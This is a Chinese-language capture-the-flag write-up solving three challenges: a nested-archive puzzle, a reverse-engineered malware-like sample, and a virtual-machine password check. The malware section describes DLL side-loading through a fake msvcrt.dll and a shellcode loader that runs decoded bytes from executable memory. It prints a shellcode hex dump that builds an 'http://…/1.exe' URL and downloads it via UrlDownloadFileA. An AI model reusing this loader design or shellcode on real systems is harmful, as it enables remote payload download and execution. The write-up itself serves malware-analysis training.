
题目名称	Bomb							
题目类型	MISC							
题目描述	Antiy CERT has captured a package bomb used by attackers to evade and							
	ounter threat detection mechanisms. You need to break through layers of							
	ncirclement and find the flag hidden by the attacker.							
下载链接	https://pan.baidu.com/s/1ucCXIUSeqqWG_0-bXxioNQ?pwd=jcx4							
解题思路	由于层数较多,手工处理比较麻烦且耗时,可使用 python 或 shell 等来写							
	脚本,并结合 7z 等解压工具的灵活的命令行参数。							

1、使用 WinRar 打开题目文件,找到最外层密码(见图 1-1),亦可用 binwalk 获得该最外层 密码;



[图 1-1] 最外层解压密码

- 2、使用最外层密码解压题目文件,可得到 nextlevel.zip, 以及 512 个名为 password.txt 的同名文件, 因传统解压文件将导致同名文件发生覆盖, 可考虑使用 7z 等更为灵活的命令行解压工具;
- 3、脚本如图 1-2 所示, 在 Mac Book Pro(2021 年 M1 Pro 芯片)系统运行得到最终 flag.txt,约耗时 1 分钟(执行结果见图 1-3)。

```
#!/bin/sh
index=0
password='tmhvZ3xava'
package='Bomb.exe'
while True
do
    if [ -f nextlevel.zip ]; then
        mv nextlevel.zip nextlevel old.zip
        package='nextlevel old.zip'
    fi
    echo $index $password
    7zz e $package -P$password nextlevel.zip >/dev/null
    if [ ! -f nextlevel.zip ]; then
        7zz e $package -P$password
        echo Done.
        break
    fi
    password=`7zz e $package -P$password -aou Password.txt -so`
    index=`expr $index + 1`
done
```

[图 1-2] shell 脚本 (适用于 MacOS)

[图 1-3] shell 脚本执行效果

题目名称	SNAKE
题目类型	REVERSE
题目描述	Antiy CERT has captured the latest sample of the SNAKE gang. This sample

	consists of multiple modules and will attempt to download malicious payloads after running. Unfortunately, due to damage to the EXE module, it cannot function properly. Please analyze the sample, extract the IP address for downloading the malicious payload, and submit the answer in the form of flag {IP: PORT}.							
下载链接	https://pan.baidu.com/s/1_PbYQs4jvKvlSvohm8QyGA?pwd=qbjn							
解题思路	修复							
HINT	1. Fix the calendar's characteristics;							
	2. Restore two bytes of EP;							
	3. Find the real DLL function that has been called by the calendar;							
	4. Try to decode and analyze the shell code, or just wait a moment^_^							

1、根据 11 月 29 日的赛前培训可知,该题目模仿了"游蛇"组织的典型攻击手法,即"白+黑"模型。据题目描述可知,calendar.exe 已被破坏,故先完成其修复(见图 2-1)。经修复后,PE 模块可正常执行,但基于当前 EP 的执行逻辑与预期不符(见图 2-2),怀疑 EP 也是被破坏,尝试将其改为 NOP (若不依赖动态调试,可不理此处)。此时执行,可见到程序界面(见图 2-3)。



[图 2-1] 修复 PE 模块错误的 DLL 属性

地址	Hex	转存	反汇编	注释
0043DFF3	١.	C3	retn	
0043DFF4	 >	C705 75004400	mov dword ptr ds:[440075],1	
0043DFFE	-	E8 07000000	call calendar.0043E00A	
0043E003	-	5F	pop edi	
0043E004	-	6B62 68 69	imul esp,dword ptr ds:[edx+68],69	
0043E008		74 00	je short calendar.0043E00A	
0043E00A	\$	E8 A1FFFFFF	call calendar.0043DFB0	Lcalendar.0043DFB0
0043E00F	L>	C3	retn	
0043E010	\$	EB 56	jmp short calendar.0043E068	
0043E012		6A	db 6A	CHAR 'j'
0043E013		00	db 90	
0043E014		E8	db E8	
0043E015		B7	db B7	
0043E016		02	db 02	
0043E017		00	db 00	
0043E018	>	00A3 00004400	add byte ptr ds:[ebx+440000],ah	
0043E01E	-	C705 14014400	mov dword ptr ds:[440114],8	
0043E028	-	C705 18014400	mov dword ptr ds:[440118],100	
0043E032	-	68 14014400	push calendar.00440114	rpInitEx = calendar.004401
0043E037	-	E8 D0020000	call <jmp.&comctl32.initcommoncontrolsex></jmp.&comctl32.initcommoncontrolsex>	LInitCommonControlsEx

[图 2-2] 修复 PE 模块入口点



[图 2-3] 修改 EP 后的 PE 模块界面

2、通过静态分析发现, PE 模块有多处调用 msvcrt.dll (与 VC 动态运行时库同名, 并有相似的导出函数) 中的多个导出函数, 结合对仿冒的 msvcrt.dll 分析, 可知需要重点关注这几个函数(见图 2-4)。逐一分析上述导出函数, 皆可发现对 shellcode.txt 的解析行为, 为找到真正被调用的 DLL 导出函数, 需对 PE 模块深入分析。

```
f sub_10006E60
f sub_10006E80
f sub_10006F70
f sub_10006FA0
f sub_10007110
f sub_10007180
f sub_100075A0
f _kbhit
f _rand
f _wscanf
clock
f _getchar
f _localeconv
f _guard_check_icall_nop(x)
unknown_libname_1
```

[图 2-4] 需要重点关注的几个导出函数

3、逐一排除掉几个无关的导出函数后,可找到 PE 模块在 5 秒后由 Timer 消息触发的函数 调用(见图 2-5)。

```
0043E1FB ;
0043E1FB
0043E1FB loc_43E1FB:
                                               ; CODE XREF: DialogFunc+115↑j
                                [ebp+hWnd]
0043E1FB
                        push
                                              ; hWnd
0043F1FF
                                sub_43DCB7
                        call
0043E203
                                                ; CODE XREF: DialogFunc+11F↑j
0043E203 loc_43E203:
                                                ; uIDEvent
                        push
                                190h
0043E203
0043E208
                        push
                                [ebp+hWnd]
                                                ; hWnd
0043E20B
                        call
                                KillTimer
                                                ; nResult
0043E210
                        push
                                [ebp+hWnd]
0043E212
                        push
                                                ; hDlg
0043E215
                        call
                                EndDialog
0043E21A
                                ds: kbhit
                        call
0043E220
                        jmp
                                short loc_43E25E
0043E222 ;
0043E222
                                                ; CODE XREF: DialogFunc+10C↑j
0043E222 loc_43E222:
0043E222
                        cmp
                                [ebp+arg_4], WM_TIMER
                                short loc_43E25E
0043E229
                        inz
                                dword_440030, 1
0043F22B
                        mov
                                              ; hWnd
0043E235
                        push
                                [ebp+hWnd]
                                sub_43DEDC
0043E238
                        call
                        push
                                200
                                                ; dwMilliseconds
0043E23D
0043E242
                        call
                                Sleep
0043E247
                                dword_440030, 0
                        mov
                                [ebp+hWnd]
                                               ; hWnd
0043E251
                        push
                                sub_43DEDC
0043E254
                        call
0043E259
                                sub_43DFDB
0043E25E
0043E25E loc_43E25E:
                                                ; CODE XREF: DialogFunc+A0↑j
0043E25E
                                                ; DialogFunc+B6↑j ...
0043E25E
                        xor
                                eax, eax
9943F269
                        leave
0043E261
                        retn
                                10h
0043E261 DialogFunc
                        endp
```

[图 2-5] 由 Timer 消息触发的函数调用

4、进一步查看 sub_43DFDB 函数 (见图 2-6), 可知其将在 25 秒后调用 DLL 的_kbhit 导出函数。

```
0043DFDB; ====== S U B R O U T I N E =========
0043DFDB
0043DFDB
0043DFDB ; int (*sub_43DFDB())(void)
0043DFDB sub_43DFDB
                                         ; CODE XREF: DialogFunc+17F↓p
                    proc near
0043DFDB
                           call_flag, 0
                     cmp
0043DFE2
                           short locret_43E00F
                     jnz
0043DFE4
                    inc
                          counter
0043DFEA
                    cmp
                           counter, 5
0043DFF1
                     jz
                           short loc_43DFF4
0043DFF3
                     retn
0043DFF4 ;
0043DFF4
0043DFF4 loc_43DFF4:
                                         ; CODE XREF: sub_43DFDB+161j
                           call_flag, 1
0043DFF4
                   mov
0043DFFE
                     call
                           sub_43E00A
0043DFFE sub_43DFDB
                     endp
0043DFFE
0043DFFE ; -----
                   db '_kbhit',0
0043E003 aKbhit
0043E00A
0043E00A ; ----- S U B R O U T I N E -----
0043E00A
0043E00A
0043E00A; int (*sub_43E00A())(void)
0043E00A sub_43E00A proc near
                                        ; CODE XREF: sub_43DFDB+231p
0043E00A
                     call
                          sub_43DFB0
0043E00F
0043E00F locret_43E00F:
                                         ; CODE XREF: sub_43DFDB+71j
0043E00F
                     retn
```

[图 2-6] 查看 sub_43DFDB 函数

5、深入分析 DLL 的_kbhit 函数 (见图 2-7、图 2-8), 不难发现其基本逻辑为逐行读取 shellcode.txt 文件, 再将读入的内容 (每行一个英文单词) 查表 (sub_10007110), 将得 到序号转换为机器指令, 添加到 1K 初始大小的 shellcode 数组中, 最后执行该 shellcode (图 2-8, 84 行)。

```
1 int __fastcall sub_100075A0(signed int a1, int a2)
  2 {
  3 int v2; // edi
  4 int v3; // eax
  5 unsigned int v4; // esi
  6 char *v5; // edi
      char *v6; // eax
  8 size_t v7; // ecx
9 int v8; // eax
 10 char *v9; // edx
 11 char *v10; // eax
 12 __int128 v14; // [esp+30h] [ebp-42Ch] BYREF
     __int64 v15; // [esp+40h] [ebp-41Ch]
 13
 14 void *Src; // [esp+48h] [ebp-414h] BYREF
 15 char v17[1024]; // [esp+4Ch] [ebp-410h] BYREF
16 int v18; // [esp+458h] [ebp-4h]
 17
18 v2 = 0;
19 memset(v17, 0, sizeof(v17));
20 v14 = 0i64;
0 21 v15 = 0i64;
$\ 22 \ sub_1000890C(&v14);
23 v18 = 0;
24
     if (!sub_10008D80((char)"shellcode.txt", 0, 0))
      goto LABEL_20;
9 25
26
     Src = 0;
27
      v3 = sub_10009734();
0 28 if (!v3)
29
      sub_10008570(-2147467259);
30 Src = (void *)((*(int (_thiscall **)(int))(*(_DWORD *)v3 + 12))(v3) + 16);
0 31 LOBYTE(v18) = 1;
32 v4 = 0;
```

[图 2-7] 导出函数_kbhit

```
27
    v3 = (int)sub_10009734();
    if (!v3)
28
29
     ((void (__stdcall __noreturn *)(unsigned int))sub_10008570)(0x80004005);
    Src = (void *)((*(int (__thiscall **)(int))(*(_DWORD *)v3 + 12))(v3) + 16);
31
    LOBYTE(v18) = 1;
    \vee 4 = 0;
32
    if ( sub_10008F81(&Src) )
33
34
    {
35
      p = buffer_1K;
36
      while (1)
37
        if ( \vee 4 >= 0 \times 400 )
38
39
        {
40 LABEL_16:
          v2 = 0;
41
42
          break;
43
44
        if ( (int)v4 >= a1 )
45
        {
          v6 = (char *)Src;
46
47
          if ( *((int *)Src - 1) > 1 )
48
            sub_100084D0(*((_DWORD *)Src - 3));
50
            v6 = (char *)Src;
51
52
          if ( *v6 )
            v7 = strlen(v6);
53
          else
55
            v7 = 0;
56
          sub_10007D60(v6, v7);
57
          LOBYTE(v18) = 2;
58
          result = search_table(a2);
          LOBYTE(v18) = 1;
60
          if ( result == -1 )
61
          {
62
            v2 = 1;
63
            break;
65
          *p++ = result;
66
        }
67
        if ( !sub_10008F81(&Src) )
68
69
          goto LABEL_16;
70
      }
71
    sub_10008B47(&v14);
72
   LOBYTE(v18) = 0;
73
    v9 = (char *)Src - 16;
75
   if ( _InterlockedDecrement((volatile signed __int32 *)Src - 1) <= 0 )</pre>
      (*(void (__stdcall **)(char *))(**(_DWORD **)v9 + 4))(v9);
76
77
    if (!v2)
78
79 LABEL_20:
      pBuffer = (char *)VirtualAlloc(0, 0x400u, 0x3000u, 0x40u);
80
81
      if ( pBuffer )
82
         qmemcpy(pBuffer, buffer_1K, 0x400u);
83
84
         ((void (*)(void))pBuffer)();
85
      }
86
87
    return sub_10008941();
88 }
```


[图 2-8] 深入分析函数_kbhit

6、分析出 DLL 逻辑后,可采用动态调试方式,得到 shellcode 代码(见图 2-9),亦可自行

地址	Hex	〈转	存														ASCII
0DB70000	E8	B0	00	00	00	C3	33	C9	64	8B	ØD	30	00	00	00	8B	璋?萦?0?
0DB70010	49	0C	8B	71	10	8B	46	98	8B	5E	20	8B	36	81	7B	0C	I.媞■婩■媈 ?亄.
0DB70020	33	00	32	00	75	EF	C3	55	8B	EC	83	C4	FC	C7	45	FC	3.2.u锩U嬱兡 E?
0DB70030	00	00	00	00	33	CØ	8B	55	98	03	DØ	0F	BE	12	38	F2	3缶□∪■ ??8?
0DB70040	74	ØA	C1	4D	FC	97	01	55	FC	40	EB	ΕA	8B	45	FC	C9	t.覈?和麫腙婨
0DB70050	C2	04	00	55	8B	EC	83	C4	F8	C7	45	FC	FF	FF	FF	FF	?.U藪兡 E?ÿÿÿ
0DB70060	8B	5D	08	8B	73	30	8B	74	33	78	03	F3	56	FF	76	14	媇■媠<媡3x 骎ij∪■
0DB70070	8F	45	F8	8B	76	20	03	F3	EB	16	FF	4D	F8	FF	45	FC	廍瞗v 箅∎ÿM?E?
0DB70080	AD	03	C3	50	E8	9E	FF	FF	FF	3B	45	0C	75	02	EB	96	?肞铻ÿÿÿ;E.u¯?_
0DB70090	83	7D	F8	00	77	E4	5E	55	8B	4D	FC	8B	6E	24	03	EB	10円 (2017) 24年基本 1000
0DB700A0	66	8B	4C	4D	00	8B	6E	10	03	EB	8B	44	8D	00	03	C3	f婰M.媙■ 雼D? ?
0DB700B0	5D	C9	C2	08	99	55		EC					E4			99	J
0DB700C0	56	8D	75	ΕØ	C6	96		C6		01			l	02			U島嗥■壠F_#F ᠯ*?
0DB700D0	46	03	42	33	CO			03		33			I		50		
0DB700E0	CO	8A	46	01	50		CO	8A									
0DB700F0	74	74	70	3A	2F		25	64									ttp://%d.%d.%d.%
0DB70100		2F	31	2E	65	78		00									d/1.exe.島繴ÿU鋬
0DB70110	C4	18	5E	6A	00	6A		E8	ØA		00		43				
0DB70120	31	2E	65	78	65	00	8D	75		56			FF	55	FØ	C9	1.exe.島鐾j.ÿU鹕
0DB70130	C3	E8	D Ø	FE	FF	FF	89	45			63	89	l		FF		描玄ÿÿ塃黨c壯Oÿū
0DB70140		E8	0D	FF	FF	FF	89	45	F4	68	32	74		0C	FF	75	.ÿÿÿ塃鸞2t?ÿu
0DB70150		E8	FD	FE	FF		89	45	F8	E8	07	00		00	75	73	ÿÿ塃 ■us
0DB70160	65	72	33	32	00		55	F8		45	E8		ΕØ		ØD	2A	
0DB70170	FF	75	E8	E8		FE		FF			E4	E8		00	99	99	ÿu梃埝ÿÿ塃滂❶
0DB70180	55	72	6C	6D	6F	6E	99				89	45	l	68			Urlmon.ÿU鴫E靐■?
0DB70190	AF	9A	FF	75	l			FE			89		FØ				
0DB701A0	FF	FF	C9	C3	E8	88	FF	FF	FF	C9	C3	00	00	00	00	99	ÿÿ擅鑩ÿÿÿ擅
1 00070400			^^	^^			^^		~~								1

[图 2-9] shellcode 数据

7、进一步分析 shellcode,可得到其调用 UrlDownloadFileA 函数下载文件的链接(见图 2-10),按题目要求补充 flag{}格式,即为正确的 flag。



[图 2-10] 分析 shellcode 得到下载地址

题目名称	VM2024Plus
题目类型	REVERSE
题目描述	Attackers often use VM to implement encryption obfuscation. Please analyze the question. After entering the correct password, you can see the

	flag.
下载链接	https://pan.baidu.com/s/1HNfPZsX9hWCxXaRjeds9fg?pwd=a21a
解题思路	深入分析 VM 指令集,找到并还原用于验证 password 的指令块。因 VM 并未加入反调试和过多延时函数,亦可采用动态调试方法,并有效约束待验证的输入项。
HINT	Multiple instances of VMs will check your password, with a large amount of interfering codes. Try to find the corresponding processing function for each VM instruction, and try to find each VM's instruction block.

1、借助 IDA Pro 提供的 HexRay 插件,可知该题目大体逻辑(见图 3-1),注意第 48 行对 Src (输入 password 字符串)长度的判断,只截取了前 128 字节,但通过分析可知,真正检测 password 长度的代码在 sub_A915F0 处。如果结合动态分析工具(如 OllyDbg)对于输入 password 设置内存访问断点,则可更容易发现这一点。且由 58 行可知,0x4F4B("OK")的出现将影响程序执行逻辑,而其上的 sub_AA7E20 函数很可能会是关键。

```
while (1)
36
37
    {
      sub_AA7DA0(v6);
38
39
      sub_AA7A00("g", (int)sub_A915F0, 1);
40
      if ( v7 >= 168 )
41
42 LABEL_11:
        sub_A916A0(Src);
43
44
        goto LABEL_12;
45
46
      v15 = v5[2];
      v14 = *(_QWORD *)v5;
47
      v8 = strlen(Src);
48
      v9 = 128;
     if ( v8 < 128 )
50
51
        v9 = v8;
      memmove_0((void *)v14, Src, v9);
52
      if ( ((int (_stdcall *)(void *, int))sub_AA7DE0)((void *)v14, SHIDWORD(v14)) )
53
        *((_WORD *)v6 + 9) = (_WORD)v15;
55
        if ( sub_AA7E20(v6) )
57
          if ( *((_WORD *)v6 + 2) != 'OK' )
58
59
            break;
60
61
      v7 += 12;
62
      v5 = v16 + 3;
      v6 += 0x253C;
64
65
      v16 += 3;
      if ( v7 >= 180 )
66
67
        goto LABEL_11;
68
69 v11 = sub_A91A90();
70 sub_A91D70(v11);
71 LABEL_12:
72 v19 = -1;
    'eh vector destructor iterator'(v17, 0x253Cu, 0xFu, sub_AA7920);
74 return 0;
```

[图 3-1] 题目伪代码

2、进入 sub AA7E20 函数(见图 3-2)可知,需进一步分析 sub AA7E80 函数。

```
1 int __thiscall sub_AA7E20(_WORD *this)
  2 {
  3
     int v2; // edx
      _WORD *v3; // esi
     unsigned __int16 v4; // ax
7
     v2 = 0;
0 8
     v3 = this + 2;
     if ( this[4764] == 0xFFFF )
      this[4764] = this[9];
9 10
11
     v4 = this[4764];
     this[9] = v4;
12
     if ( v4 <= 0x2000u )
13
 14
     {
 15
        do
 16
        {
17
         if ( v2 )
18
           break;
         v2 = sub\_AA7E80(this, (int)v3);
9 19
 20
21
       while (v3[7] \le 0x2000u);
 22
     }
23
     return v2;
24 }
```

[图 3-2] sub_AA7E20 函数伪代码

3、进入 sub_AA7E80 函数 (见图 3-3), 初步推测第 22 行的 op_table (位于 0x0AD44C8 偏移), 为 VM 的 opcode 表,且 0xF0、0x9F、0xCC、0xE9 可能为 VM 的部分指令。

```
1 int __thiscall sub_AA7E80(_DWORD *this, int a2)
  2 {
  int v2; // eax
4 void (__cdecl *v3)(int); // edx
      unsigned int v4; // edi
      int v5; // ecx
      void (__cdecl *v6)(int); // edx
      void (__cdecl **v8)(int); // eax
  8
      unsigned int v9; // ecx
 10
11
      v2 = *(unsigned __int16 *)(a2 + 14);
     v3 = (void (__cdecl *)(int))*(unsigned __int8 *)(v2 + a2 + 1048);
if ( v3 == (void (__cdecl *)(int))@xF0 )
12
13
14
        return 1;
15
      if ( v3 == (void (__cdecl *)(int))0x9F || v3 == (void (__cdecl *)(int))0xCC )
 16
17
        ++*(_WORD *)(a2 + 14);
18
        return 0;
 19
     if ( v3 != (void (__cdecl *)(int))0xE9 )
9 20
 21
22
        v8 = (void (__cdecl **)(int))&op_table;
23
        v9 = 0;
24
        while ( v3 != *v8 )
 25
        {
26
          v9 += 8;
27
          v8 += 2;
          if ( \vee9 >= 0x738 )
28
          {
    *(_DWORD *)(a2 + 20) = 1;
 29
9 30
9 31
            return 1;
          }
 32
 33
        }
9 34
        v8[1](a2);
9 35
        if ( !*(_DWORD *)(a2 + 20) )
9 36
         return 0;
37
        *(_DWORD *)(a2 + 20) = 1;
9 38
        return 1;
 39 }
9 40
      v4 = *(unsigned __int16 *)(v2 + a2 + 1049);
9 41
      if ( v4 > (this[2312] - this[2311]) / 136 )
9 42
       return 0;
43
      v5 = this[2311] + 136 * v4;
9 44
      v6 = *(void (__cdecl **)(int))(v5 + 132);
9 45
      if ( v6 )
 46
47
        if ( *(unsigned __int16 *)(a2 + 12) >= *(\frac{1}{1} *)(v5 + 128) )
48
          v6(a2);
 49
9 50
      *(_WORD *)(a2 + 14) += 3;
9 51
     return 0;
52 }
```

[图 3-3] sub AA7E80 函数伪代码

4、定位到 0x0AD44C8 偏移 (见图 3-4),可见共有 254条 (0x01~0xFE) 指令,对应 254个 函数。将全部伪代码导出到文件,依次分析各函数,可发现部分函数并无实际意义,如对应 0xFE 指令的 sub_AA55E0 (见图 3-4)。

```
//---- (00AA55E0)
int __cdecl sub_AA55E0(int al)
{
   int result; // eax
   int i; // ecx

   sub_AA7B50(al);
   result = dword_AD946C;
   for ( i = 0; i < 254; ++i )
   {
      if ( !al )
        break;
        ++result;
   }
   dword_AD946C = result;
   return result;
}
// AD946C: using guessed type int dword_AD946C;
//---- (00AA5610)</pre>
```

[图 3-4] sub_AA55E0 函数伪代码

5、定位到 0x0AD44C8 偏移 (见图 3-4),可见共有 254 条 (0x00~0xFE) 指令,对应 254 个函数 (个别指令并非连续出现)。将全部伪代码导出到文件,依次分析各函数,发现部分函数很可能并无实际意义,如对应 0xFE 指令的 sub_AA55E0 (见图 3-4)。

```
:00AD44C8 op_table
                          db
                                1
                                         ; DATA XREF: sub_AA7E80:loc_AA7F28↑o
:00AD44C9
                          db
:00AD44CA
                          db
                                a
:00AD44CB
                          db
                                0
:00AD44CC
                          dd offset sub_AA5740
:00AD44D0
                          db
                                2
:00AD44D1
                          db
:00AD44D2
                          db
                                0
:00AD44D3
                          db
                                0
:00AD44D4
                          dd offset sub_AA57C0
:00AD44D8
                          db
                                3
:00AD44D9
                          db
                                0
:00AD44DA
                          db
:00AD44DB
                          db
                                0
:00AD44DC
                          dd offset sub_AA5860
:00AD44E0
                          db
:00AD44E1
                          db
                                0
:00AD44E2
                          db
                                0
:00AD44E3
                          db
                                0
:00AD44E4
                          dd offset sub_AA5910
:00AD44E8
                          db
                                5
:00AD44E9
                          db
                                0
:00AD44EA
                          db
                                0
:00AD44EB
                          db
:00AD44EC
                          dd offset sub_AA59B0
:00AD44F0
                          db
                                6
:00AD44F1
                          db
                                0
:00AD44F2
                          db
                                0
:00AD44F3
                          db
                                0
:00AD44F4
                          dd offset sub_AA5A40
:00AD44F8
                          db
:00AD44F9
                          db
                                0
:00AD44FA
                          db
                                0
                          db
:00AD44FB
                                0
:00AD44FC
                          dd offset sub_AA5AE0
:00AD4500
                          db
                                8
:00AD4501
                          db
                                0
:00AD4502
                          db
                                0
:00AD4503
                          db
                                0
                          dd offset sub_AA5BB0
:00AD4504
:00AD4508
                          db
:00AD4509
                          db
                                a
                          db
                                0
:00AD450A
:00AD450B
                          db
                                0
                          dd offset sub_AA5C40
:00AD450C
                          db 11h
:00AD4510
:00AD4511
                          db
:00AD4512
                          db
                                a
:00AD4513
                          db
                                0
```

[图 3-4] 疑似 opcode_table

6、由于需要分析的函数过多,可对相似函数对比分析。例如,经对 sub_AA5740 (对应 0x01 指令)和 sub_AA5CD0 (对应 0x11 指令)这两个函数对比分析,猜测前者很可能用于实现 MOV (赋值)操作,后者则很可能用于实现 ADD (加法)操作。




[图 3-5] 对比分析找到差异

7、由于需要分析的函数过多,可对相似函数对比分析。例如,经对 sub_AA5740 (对应 0x01 指令)和 sub_AA5CD0 (对应 0x11 指令)这两个函数对比分析,猜测前者很可能用于实现 MOV (赋值)操作,后者则很可能用于实现 ADD (加法)操作。据此整理出部分指令及其含义(见表 3-1)。

[表 3-1] VM 指令及含义表(部分)

指令	功能 指令		功能	指令	功能	指令	功能
1	mov reg, imm	17	add reg, imm	33	sub reg, imm	49	mul reg, imm
2	mov reg, [imm]	18	add reg, [imm]	34	sub reg, [imm]	50	mul reg, [imm]
3	mov reg, reg	19	add reg, reg 35 sub reg,		sub reg, reg	51	mul reg, reg
4	mov [imm], reg	20	add [imm], reg	36	sub [imm], reg	52	mul [imm], reg
5	mov [imm], imm	21	add [imm], imm	37	sub [imm], imm	53	mul [imm], imm
6	mov reg, [reg]	22	add reg, [reg]	38	sub reg, [reg]	54	mul reg, [reg]
7	mov [reg], reg	23	add [reg], reg	39	sub [reg], reg	55	mul [reg], reg
8	mov [reg], imm	24	add [reg], imm	40	sub [reg], imm	56	mul [reg], imm
9	mov reg, label	149	inc reg	150	dec reg	159	nop
10	movsb	11	cmpsb	204	dbg	240	hlt

8、对 VM 指令初步掌握后,可结合动态分析工具快速定位到 VM 指令块(见图 3-6)。



[图 3-6] 结合动态分析工具找到 VM 指令块

9、根据前面整理得出的指令含义对应关系,将该指令块还原为伪代码:

push 0
call_x 0;调用 sub_A915F0,计算字符串长度
cmp r0, 14;要求 password 长度为 14
jz 181
mov r0, 0x4f4b;即'OK'
181:
hlt